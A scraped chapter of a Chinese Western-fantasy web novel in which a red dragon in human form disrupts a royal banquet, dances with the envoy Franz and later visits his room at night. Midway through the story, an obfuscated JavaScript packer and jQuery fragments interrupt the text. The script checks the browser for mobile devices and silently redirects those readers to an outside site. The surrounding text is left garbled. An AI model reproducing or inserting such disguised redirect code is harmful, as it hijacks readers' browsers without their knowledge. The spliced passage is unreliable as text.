21. 第 21 章

作品:《神秘的她们[西幻]

    它在说什么?!


    宴会厅内下意识喧哗起来,继而马上陷入寂静,众人惊恐地瞥了一眼红龙,害怕它因此而不快。


    “这、这,”奥伯伦在做最后的挣扎,“我们当然诚挚邀请阁下参与庆典,毕竟这场庆典也是与龙相关,只是,只是——您的体型!对,阁下魁梧有力的体型,我们的宴会厅过于狭小,实在没法容纳——”


    “你的意思是,体型太大所以不能参加?”“哦、呃,也许,我的意思是,是的。”


    “这并没有什么难的。”红龙武断地否决了奥伯伦的话。


    阴沉沉的天空中,它扇动着一对巨翼腾空而起,微弱的日光皆被它尽数遮蔽。这巨大的阴影中,红龙的胸腔处自动燃起一团火光,火光越烧越旺,覆盖了它的全身,几乎照亮了半边天空。


    它要做什么?!


    在众人惊骇的目光中,那团火球突然如流星坠地,穿过破了的屋顶重重地砸向地面!


    “轰隆”一声巨响,宴会厅的地板骤然塌陷了一大块,一大片烟尘飞舞,惹得周围人不住地呛咳。


    烟尘渐渐散了,有人大着胆子探头看,只见如蛛网般破裂的地面上,站着一个长着犄角的女人。


    她有一头十分狂野的红发,如同熊熊燃烧的火焰,无风自动;明黄色的眼睛很大,睫毛浓密,这本应给人一种明媚轻快的感觉,可她浅褐色的竖瞳和毫无情感的眼神,使得与她对视的人无一不颤栗;她的犄角似羊角,但棱角更硬更分明,层层叠叠地向上盘旋。


    除此以外,最令人惊骇的还是她的身体。


    她并没有穿常人的衣物,而是在身上覆盖了一层厚厚的鳞甲,从脸颊两侧至耳后,一路向下,鳞片逐渐变大,排列得更加紧密。她的每一处皮肤皆被半透明的晶石一般的赤红鳞片整齐地包裹着,唯独胸口一处的鳞片看起来有些杂乱,像是少了一片后其他鳞片被人为地掰动过。


    她的四肢仍是人类形态,只是双手的骨节更大,更硬,指尖红得发黑,指甲并不算长,但十分锋利,幽幽地闪着寒光。


    “现在,”她一步一步走出地面塌陷的范围,众人便步步后退,“宴会可以开始了。”


    .


    虽至初夏,天气还没有彻底热起来,天阴沉着脸使劲地往破了个大洞的王宫内吹风,吹得众人哆哆嗦嗦,却还不得不挥动着僵硬的肢体跳舞。


    卡塔利娜在跳舞的人群中游走,她走到谁身边,又或者往谁身上瞥一眼,都会吓得那人面色惨白,几乎要昏厥在舞伴身上。等吓够了人,觉得没意思后,她又晃晃悠悠踱步到餐台旁,将人群惊得往另一个角落躲。


    不好吃。


    她捏着餐台上徒有其貌的糕点,又尝了一口几近无味的酒液,不悦地皱了皱眉。


    这是很正常的事,庆典本是社交的狩猎场,食物也只不过是装点的工具,哪里比得上在山野间炙烤的野味,和从“贝莉的金杯”里流淌出的酒液呢?


    卡塔利娜没吃几口就丢下了手里的食物,她转过身来,饶有兴致地看着人类战战兢兢地表演宴会上该发生的事。


    真令人恼怒。


    看着红龙悠然自得恐吓着臣民的样子,奥伯伦强撑着笑,示意罗斯到他面前。惹出祸事的伍德早在刚才就被他命人关押下去了,他厌恶被人威胁的感觉,也不喜欢自己的权柄被旁人分走,哪怕只是注意力;他一定要搞清楚,当时到底发生了什么,以及下一步还可以做些什么。


    罗斯在他耳旁细语,红龙则无聊地东游西逛,最后在一个使团使者面前停下了脚步。


    “——遇到海难后,队伍加入了一个向导,和红龙长得一模一样……”


    “——你在这里。”


    卡塔利娜站在弗兰茨面前,面无表情地问道:“你怎么不去跳舞?”


    “……卡塔利娜。”弗兰茨不知该作何回答,只好很轻地笑了一下,然后又摇了摇头。


    众人的目光汇聚在他身上,不用去看,他也能感觉到那些眼神里略带恶意的探究,毕竟这可是红龙第一个以好态度对待的人;不过有些人认出了弗兰茨的身份,联想到是驭龙女士的后人,疑虑也就打消了不少。


    是好意还是恶意,弗兰茨已经无意深究,他也不再在乎;而卡塔利娜为何会在这里,除了明面上发泄被刺杀的怒火,肯定还有其他缘因。但是弗兰茨已经学会不去追问,他清楚如果卡塔利娜不想说,那么没有人能知道;而且相比用嘴说清楚,卡塔利娜更喜欢用现实来展现。


    所以他不再纠结,而是另起一个话题:“那你想跳舞吗?”


    “跳舞?”卡塔利娜重复了一遍。


    “对,跳舞,”弗兰茨笑了,他突然感觉很轻松,尽管有许多人看着他们,他还是向她迈了一小步,“宴会上大家总是要跳舞的,你要不要也来跳舞?”


    卡塔利娜没有说话,她只是看着他,看着他不附加任何意味的浅笑,定定地看了半响后,她慢吞吞地道:“好。”


    于是他们跳舞了。


    与其说是跳舞,不如说是抱在一起左右摇晃,弗兰茨没有做出交谊舞的邀请动作,卡塔利娜也本就不在乎,于是两个人一拍即合,在舞池没有规律的晃来晃去。


    他们靠得不近,不是紧密的拥抱,也没有暖味地贴着腰肢,虽然只是在胡乱地转着圈,但两人都跳得心情愉悦。


    “这可不会像弗兰茨表兄会做的事。”舞池之外,阿奇尔·杜兰德小声地和他姐姐议论道。


    他十分惊讶,毕竟弗兰茨的性格小心谨慎,并不是喜爱博人眼球的类型,以往的社交场所他也不总是出现,出现了也习惯站在人群之外,可是现在——


    阿奇尔看着弗兰茨脸上并不遮掩的浅笑,十分不解。


    “再谨慎的人也想为自己博一个出路吧。”阿奇尔的姐姐淡淡道,意有所指。


    闻言,阿奇尔诧异地看向舞池中央,两人动作虽然不亲密也不规范,但红龙的眉梢确实也流过一丝笑意。


    一曲舞终,两人便也松开了手,但红龙不再像最开始那样四处走动引起恐慌,而是站在弗兰茨身边说着些什么。


    难道说红龙对驭龙女士的后人,确实还存在着几分和善之心,而弗兰茨觉察出这一点,所以有意迎合上去了吗?


    “……你的意思是,红龙早已加入了行赏的队伍,并和弗兰茨·罗兰关系良好?”奥伯伦低声问道。罗斯恭敬回答:“依我所见,确实如此。”


    “……弗兰茨·罗兰。”奥伯伦对这个名字颇为熟悉,不是因为驭龙女士的缘故,而是因为,因为——


    因为在行赏前,是塞莱斯特向他推荐的弗兰茨!


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16991990|193756||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    她当时是怎么说来着的?


    她当时说:“如果兄长在驭龙女士的后人们中决定不了人选的话,不如选择弗兰茨·罗兰。”


    ——“弗兰茨·罗兰?”


    ——“是的,他是我在念书时曾经的同学,性格内敛,并不喜好出风头。我想,他应该是一个合适的人选。”确实是一个合适的人选。


    吉祥物嘛,就应该不争不闹,温柔乖顺,就像他的妹妹一样,奥伯伦放下了警惕心,选择了弗兰茨·罗兰成为本次行赏的使团使者。


    可是现在,奥伯伦沉下了心,弗兰茨·罗兰与红龙交好,而弗兰茨·罗兰又是由塞莱斯特推荐的,这其中是否藏有他尚未知晓的内情?


    “去把塞莱斯特叫来!”奥伯伦急切催促。


    “原来你也在这里。”


    红龙突然响起的声音打断了罗斯的步伐,罗斯一抬起头,便见红龙站在一旁玩味地看着他们,她问:“难道你忘了我吗?”


    罗斯的动作顿住了,奥伯伦的疑心也随着这句话渐起,但他并不想红龙离他太近,所以他只好先将红龙打发:“阁下——”


    “我很满意,”红龙自顾自地说话,这让奥伯伦感到不满,感到挑衅,“我还要参加宴会,我要住在这里。”


    此话一出,奥伯伦几乎要控制不住自己的表情,他的声音干涩,正要想办法婉拒,突然灵光一现,一个大胆的念头迫使他将即将说出口的话吞了回去:“这、我们当然欢迎阁下的到来,不过王宫——我们将请阁下住在王宫外的金水仙公馆,那里的环境适宜,您的好友罗兰先生现在也住在那儿。”


    .


    是夜。


    清风将香根鸢尾的暖香拂进了室内,弗兰茨躺在床上,被这香味扰得莫名睡不着。他在丝滑柔软的床上翻了几次身,却把心也给翻乱了。


    他只好坐起来披上外袍,打算走出卧房下楼走走。


    才推开沉重的木门,一道熟悉的身影就出现眼前。


    来者正是卡塔利娜。弗兰茨先是吃了一惊,转而又觉得是卡塔利娜会做的事。


    他轻声问她:“怎么下来了?”


    卡塔利娜定定地看着他,没有马上说话,直到盯得弗兰茨有点儿局促的时候,她才一提嘴角,抬手把弗兰茨往房间里一推,右脚向后一踢将木门关上了。


    金水仙公馆本是提供给那些与国王夜谈后的近臣休息的地方,为显王族之慷慨,公馆修建得宽敞又精美,与他们之前在格兰德城住的行驿馆截然不同,因此尽管卡塔利娜关门的动作略显粗鲁,木门合上时也不过轻轻一响,就把其余的事物都关在了门外。


    现在,这里只剩下弗兰茨和卡塔利娜。


    她在房间里随意走了两圈,然后径直地坐在了弗兰茨尚存余温的大床上。


    “怎么不坐?”她在床上弹了两下,发觉弗兰茨还在门口站着。


    弗兰茨看了她两眼,还是走了过来,在一旁的椅子上坐下了。


    也许是卡塔利娜在这里的缘故,今晚的金水仙公馆很安静,远处朦胧的喧哗则被暧昧的软风推往另一个方向。两人相视了一会儿,弗兰茨忍不住想问,“怎么”刚离开了嘴巴,他又将嘴闭上了。


    “怎么不问了?”这一回,卡塔利娜先问了。